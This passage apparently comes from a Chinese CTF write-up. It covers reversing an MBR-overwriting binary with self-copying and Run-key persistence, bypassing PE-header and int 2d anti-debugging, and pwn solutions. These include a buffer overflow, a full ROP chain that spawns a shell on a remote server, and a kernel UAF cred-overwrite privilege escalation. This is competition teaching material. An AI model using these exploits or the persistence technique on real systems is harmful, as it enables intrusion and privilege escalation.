40    v3 = (v2++)[1];
41  while ( v3 );
42  *(_DWORD *)v2 = 'cvs\\';
43  *((_DWORD *)v2 + 1) = 'esoh';
44  *((_DWORD *)v2 + 2) = 'exe.';
45  v2[12] = 0;
46  CopyFileA((LPCSTR)&v6, (LPCSTR)&v8, 0);
47  if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, (LPCSTR)&v9, 0, 0x20006u, &v5)
48    || RegSetValueExA(v5, (LPCSTR)&v14, 0, 1u, (const BYTE *)&v8, strlen((const char *)&v8)) )
49  {
50    result = sub_4022D8((unsigned int)&v17 ^ v16);
51  }
52  else
53  {
54    RegCloseKey(v5);
55    result = sub_4022D8((unsigned int)&v17 ^ v16);
56  }
57  return result;
58}
```

得到当前程序句柄
得到当前程序目录
得到系统目录
strcat(SystemPath, "svchose.exe")
拷贝自身到系统目录（C:\Windows\System32\svchose.exe）
注册开机启动（SOFTWARE\Microsoft\Windows\CurrentVersion\Run）


(8)

程序大概流程就是
sub_402170 先迷糊人
sub_401E50 修改 sub_402170
sub_401E80 提权、sub_401F50 注册开机启动
sub_402170 修改扇区
执行成功关机，失败显示 oops。。。
现在就是分析那个写入的 MBR 了

(9)

二进制数据考下来，放入 IDA 分析
见附件
然后结合运行结果，计算出flag
emmmm，flag是随机的，每次都不一样。。。

> 如果会调试 MBR 的话。。。。
> flag就在 0x7C26 放着的



PE_debug

题目描述

首先，你得让它跑起来。（提示：PE结构）


考点

PE结构、反调试


解题思路

0x00 准备

- 1 Peid/PE View
- 2 OD、ida
- 3 c32 asm/winhex/uedit32



直接打开程序，什么都没有的




```
10  _DWORD *v9; // esi
11  int v10; // edi
12  _DWORD *v11; // esi
13  int v12; // eax
14  int v13; // et1
15
16  while ( 1 )
17  {
18    sub_401CD2();
19    if ( !(unsigned __int8)sub_401A7E(1)
20      || (v2 = 0, *(_BYTE *)(a1 - 25) = 0,
21                  *(_DWORD *)(a1 - 4) = 0,
22                  *(_BYTE *)(a1 - 36) = sub_401A4C(),
23                  dword_404334 == 1) )
24    {
25      sub_401D90(7);
26      goto LABEL_20;
27    }
28    if ( dword_404334 )
29    {
30      v2 = 1;
31      *(_BYTE *)(a1 - 25) = 1;
32    }
33    else
```

在od和ida中也无法正常呈现

0x01 分析

程序能在od、ida里运行，是没有加壳的 但是如果仔细看一下文件的pe结构，会发现两个奇怪的地方

- 1 DataDirectory

我们知道在OllyDbg非常严格地遵循了微软对PE文件头部的规定。在PE文件的头部，通常存在一个叫作IMAGE_OPTIONAL_HEADER的结构。 因为DataDirectory数组不足以容纳超过0x10个目录项，所以当NumberOfRvaAndSizes大于0x10时，Windows加载器将会忽略NumberOfRvaAndSizes。老版od会遵循这个规则，程序会无法加载 我们可以把这里改回10h（具体位置可能不太一样）


```
00000060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 ; t be run in DOS
00000070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 ; mode....$.......
00000080h: 17 20 36 EE 53 41 58 BD 53 41 58 BD 53 41 58 BD ; . 6頡AX絀AX絀AX?
00000090h: 5A 39 CB BD 5F 41 58 BD 01 29 59 BC 51 41 58 BD ; Z9私_AX?)Y糧AX?
000000a0h: CD E1 9F BD 52 41 58 BD 01 29 5B BC 52 41 58 BD ; 歪赍RAX?)[糝AX?
000000b0h: 01 29 5D BC 41 41 58 BD 01 29 5C BC 5F 41 58 BD ; .)]糉AX?)\耧AX?
000000c0h: 3C 25 59 BC 50 41 58 BD 53 41 59 BD 6F 41 58 BD ; <%Y糉AX絀AY給AX?
000000d0h: 35 29 50 BC 52 41 58 BD 35 29 A7 BD 52 41 58 BD ; 5)P糝AX?)bRAX?
000000e0h: 35 29 5A BC 52 41 58 BD 52 69 63 68 53 41 58 BD ; 5)Z糝AX絑ichSAX?
000000f0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000100h: 00 00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00 ; ........PE..L...
00000110h: 97 1D DC 5B 00 00 00 00 00 00 00 00 E0 00 02 01 ; ?躪........?..
00000120h: 0B 01 0E 0F 00 14 00 00 00 16 00 00 00 00 00 00 ; ................
00000130h: DD 18 00 00 00 10 00 00 00 30 00 00 00 00 40 00 ; ?.......0....@.
00000140h: 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 ; ................
00000150h: 06 00 00 00 00 00 00 00 00 70 00 00 00 04 00 00 ; .........p......
00000160h: 00 00 00 00 03 00 40 81 00 00 10 00 00 10 00 00 ; ......@?........
00000170h: 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 ; ................
00000180h: 00 00 00 00 00 00 00 00 8C 36 00 00 B4 00 00 00 ; ........?..?..
00000190h: 00 50 00 00 E0 01 00 00 00 00 00 00 00 00 00 00 ; .P..?...........
000001a0h: 00 00 00 00 00 00 00 00 00 60 00 00 B0 01 00 00 ; .........`..?..
000001b0h: 80 32 00 00 70 00 00 00 00 00 00 00 00 00 00 00 ; €2..p...........
```

- ## 2 节区头

另一种PE头的欺骗与节头部有关。文件内容中包含的节包括代码节、数据节、资源节，以及一些其他信息节。每个节都拥有一个IMAGE_SECTION_HEADER结构的头部。 VirtualSize和SizeOfRawData是其中两个比较重要的属性。根据微软对PE的规定，VirtualSize应该包 含载入到内存的节大小，SizeOfRawData应该包含节在硬盘中的大小。Windows加载器使用VirtualSize和SizeOfRawData中的最小值将节数据映射到内存。如果SizeOfRawData大于VirtualSize，则仅将VirtualSize大小的数据复制入内存，忽略其余数据。


如果程序有压缩壳，SizeOfRawData是可能比VirtualSize小的，但是为0就太过异常，我们把.rdata节区的SizeOfRawData大小修改一下，让它比虚拟大小稍大

修改完成后，保存，运行程序




现在程序能够运行出文字了，可还是闪退

这时我们再丢入od、ida里看看




在ida中和之前已经截然不同，甚至出现了之前刚才运行的文字“first,you need make program run”


- **3 Int 2D中断** 在ida里看不出什么异常，在od里看看



这里有一个int 2d中断 int 2d有一个有的意思的特性，它会忽略下条指令的第一个字节。也就是说，因为int 2d，后面的代码在实际运行中其实已经被打乱了，所以程序会运行失败，我们把它nop掉就行。 当然不用nop也是可以分析的，只是可能会比较麻烦



再次运行：




至此程序已经可以正常运行了

- **4 简单的算法** 有10个简单的反调试检测，每一个检测通过会返回一个字符 得到串字符是：2TVBnx0lnn

  然后我们输入经过base64加密后，分别和一串特定字符串：LKd8gPYWS[，还有过掉所有反调试得到的字符串做比较： for(int i=9; i>=0; i--) *(str1+i) == * (base64 +2 * i +1) && (*(base64 + i * 2) + 2) == (str2[i] ^ 3); 逆推我就不写了，自己做吧

正确的输入：**3aSy_Ant1_De6ug** 最后得到flag



0x02 总结

这道题总体上没有什么难度，可能在一开始的pe头和int 2d会让人摸不着头脑，实际上也只是想让大家更多的了解到一些反调试的方法，如果实在脑洞太大，那只能认罚了。。。

这些反调试的简单机制在《逆向工程核心原理》或多或少都有所涉及 最后附上一篇写得很不错的反调试技术的文章，希望有空能看一看

https://blog.csdn.net/qq_32400847/article/details/52798050

Pwn

hiahiahia

首先 checksec，看看开了什么保护，发现开了canary，NX 试着溢出试试，发现会有报错信息，argv[0]可以被当作错误信息输出 再放到ida，看到有字符串CTF{Here's the flag on server}，于是可知只需要读出服务器中这个地址的内容 所以只要覆盖argv[0]处的内容为flag的地址 我们用gdb调试 gdb-peda$ find "/home/hdgz/Desktop/text/hiahiahia" Searching for '/home/hdgz/Desktop/text/hiahiahia' in: None ranges Found 2 results, display max 2 items: [stack] : 0x7fffffffe2c0 ("/home/hdgz/Desktop/text/hiahiahia") [stack] : 0x7fffffffefd6 ("/home/hdgz/Desktop/text/hiahiahia")

gdb-peda$ find 0x7fffffffe2c0 Searching for '0x7fffffffe2c0' in: None ranges Found 2 results, display max 2 items: libc : 0x7ffff7dd23d8 --> 0x7fffffffe2c0 ("/home/hdgz/Desktop/text/hiahiahia") stack] : 0x7fffffffdf58 --> 0x7fffffffe2c0 ("/home/hdgz/Desktop/text/hiahiahia")

0x4007d8 ("CTF{Here's the flag on server}") 0x7fffffffddf0 ("ABCDEFGHIJKLMNOPQRSTUVWXYZ") stack 由此可知需要填充的字节为 0x7fffffffdf58-0x7fffffffddf0 直接溢出就行

```
from pwn import *

context.log_level = 'debug'
sh = process('./hiahiahia')
#sh = remote("149.248.7.48", 8888)
argv_addr = 0x7fffffffddf0
name_addr = 0x7fffffffdf58
flag_addr = 0x4007A8
payload = 'a' * (name_addr - argv_addr) + p64(flag_addr)
sh.sendlineafter("flag!\n", payload)
sh.recv()
sh.recv()
```

neko

有system函数，不过里面命令是cat，想办法把/bin/sh写到内存里再调用system就行了。 确定一下方针，构造rop链，把'/bin/sh\x00'写入.data段，由于是32位程序一次只能写4字节，所以要分两次写。之后再调用system起一个shell。 查找可能有用的gadget：

```
edvison@yuzuneri:~/pwn/rop$ ROPgadget --binary ./neko --only
"mov|pop|xor|xchg|ret"
Gadgets information
============================================================
0x08048537 : mov al, byte ptr [0xc9010804] ; ret
0x0804884c : mov dword ptr [ecx], edx ; pop ebp ; pop ebx ; xor byte ptr
[ecx], bl ; ret
0x0804882d : mov ebp, 0xcafebabe ; ret
0x080484a0 : mov ebx, dword ptr [esp] ; ret
0x08048837 : mov edi, 0xdeadbabe ; ret
0x08048845 : mov edx, 0xdefaced0 ; ret
0x08048836 : pop ebp ; mov edi, 0xdeadbabe ; ret
0x08048844 : pop ebp ; mov edx, 0xdefaced0 ; ret
```

```
0x0804884e : pop ebp ; pop ebx ; xor byte ptr [ecx], bl ; ret
0x080488bb : pop ebp ; ret
0x080488b8 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x080483dd : pop ebx ; ret
0x0804884f : pop ebx ; xor byte ptr [ecx], bl ; ret
0x0804884b : pop edi ; mov dword ptr [ecx], edx ; pop ebp ; pop ebx ; xor
byte ptr [ecx], bl ; ret
0x080488ba : pop edi ; pop ebp ; ret
0x08048829 : pop edi ; xor edx, edx ; pop esi ; mov ebp, 0xcafebabe ; ret
0x0804882c : pop esi ; mov ebp, 0xcafebabe ; ret
0x080488b9 : pop esi ; pop edi ; pop ebp ; ret
0x08048833 : pop esi ; xor edx, ebx ; pop ebp ; mov edi, 0xdeadbabe ; ret
0x080483c6 : ret
0x080484ee : ret 0xeac1
0x08048842 : xchg edx, ecx ; pop ebp ; mov edx, 0xdefaced0 ; ret
0x08048850 : xor byte ptr [ecx], bl ; ret
0x08048834 : xor edx, ebx ; pop ebp ; mov edi, 0xdeadbabe ; ret
0x0804882a : xor edx, edx ; pop esi ; mov ebp, 0xcafebabe ; ret

Unique gadgets found: 25
```

可以看到有mov dword ptr [ecx], edx这样的gadget，我们的目的是把数据写到.data段的地址上，那么就可以用mov [ecx], edx。把数据存到edx，地址存到ecx，就可以把数据写进内存上了。

exp如下：

```python
from pwn import*

context.log_level = 'debug'

#sh = process('./neko')
sh = remote('149.248.7.48', 9999)

sys_plt = 0x08048410
data_addr = 0x0804A028

mov_ecx_edx = 0x0804884c
xchg_ecx_edx = 0x08048842
xor_edx_edx = 0x0804882a
xor_edx_ebx = 0x08048834
pop_ebx = 0x080483dd

#gdb.attach(sh, "b *0x08048744")

payload = "A"*0xd0 + "A"*0x4
#-------------------------------------#
# addr -> ecx
payload += p32(xor_edx_edx)
payload += "B"*0x4
```

```
payload += p32(pop_ebx)
payload += p32(data_addr)
payload += p32(xor_edx_ebx)
payload += "B"*0x4
payload += p32(xchg_ecx_edx)
payload += "B"*0x4

# data -> edx
payload += p32(xor_edx_edx)
payload += "B"*0x4
payload += p32(pop_ebx)
payload += "/bin"
payload += p32(xor_edx_ebx)
payload += "B"*0x4

# edx -> ecx
payload += p32(mov_ecx_edx)
payload += "B"*0x4
payload += p32(0)

#-------------------------------------#
# addr+4 -> ecx
payload += p32(xor_edx_edx)
payload += "B"*0x4
payload += p32(pop_ebx)
payload += p32(data_addr + 4)
payload += p32(xor_edx_ebx)
payload += "B"*0x4
payload += p32(xchg_ecx_edx)
payload += "B"*0x4

# data -> edx
payload += p32(xor_edx_edx)
payload += "B"*0x4
payload += p32(pop_ebx)
payload += "/sh\x00"
payload += p32(xor_edx_ebx)
payload += "B"*0x4

# edx -> ecx
payload += p32(mov_ecx_edx)
payload += "B"*0x4
payload += p32(0)

payload += p32(sys_plt)
payload += "B"*0x4

payload += p32(data_addr)
#-------------------------------------#
```

```
print payload

sh.recv()
sh.send('y')

sh.recv()
sh.sendline(payload)

sh.interactive()
```


Meow

解压Meow.img文件，能在/lib/module/下找到Meow.ko文件，这个就是我们的目标模块了。

放ida简单分析下： 基本功能是读、写、打开、释放。但在Meow_ioctl()函数存在一个UAF漏洞。 当打开2个设备的时候，第二次分配会覆盖掉第一次分配的buf，而释放第一个就会导致第二个也被释放了。 那么我们就可以利用这段空间来进行提权。 在内核空间中怎么提权？用cred结构，用户的uid,gid都是cred结构体决定的，只要我们能使新起的一个进程的cred结构放进刚刚释放的struct Meow里，再往里面写几个0覆盖掉就能成功提权了。 怎么放？假如你了解内核slab分配器的话，就会知道，如果两个结构体的大小相同，那么它们就会被分配到同一个页上。也就是说，如果我们释放一个和cred结构体大小相同的空间，那么cred就极有可能被分配到这里。 cred结构体的大小又怎么算呢？本题用的内核版本是4.4，可以在这里找到它的源码。直接根据源码算固然可以，但要是你编译过这个版本的内核，那我有个更方便的办法。再写个模块，包含cred.h头文件，直接sizeof打印出来。下面的我写的模块：

```
#include <linux/cred.h>
#include <linux/module.h>
#include <linux/types.h>
#include <linux/init.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("Edvison");

struct cred cred;

static int test_init(void)
{
 printk("The cred size is:%x\n", sizeof(struct cred));
 return 0;
}

static void test_exit(void)
{
 printk("exit!");

}

module_init(test_init);
module_exit(test_exit);
```

编译好之后加载到题目的内核里，下次启动的时候就能看见打印出的大小了：



顺便贴一下Makefile:

```
#ccflags-y += -DDEBUG
CONFIG_MODULE_SIG=n

#obj-m := Meow.o
obj-m := cred_size.o
OUTPUT := $(obj-m) $(obj-m:.o=.ko) $(obj-m:.o=.mod.o) $(obj-m:.o=.mod.c)
modules.order Module.symvers

all :
 $(MAKE) -C /home/edvison/linux-4.4 M=$(PWD) modules
 gcc -static getroot.c -o getroot
clean:
 rm -rf $(OUTPUT)
 rm -rf getroot
```

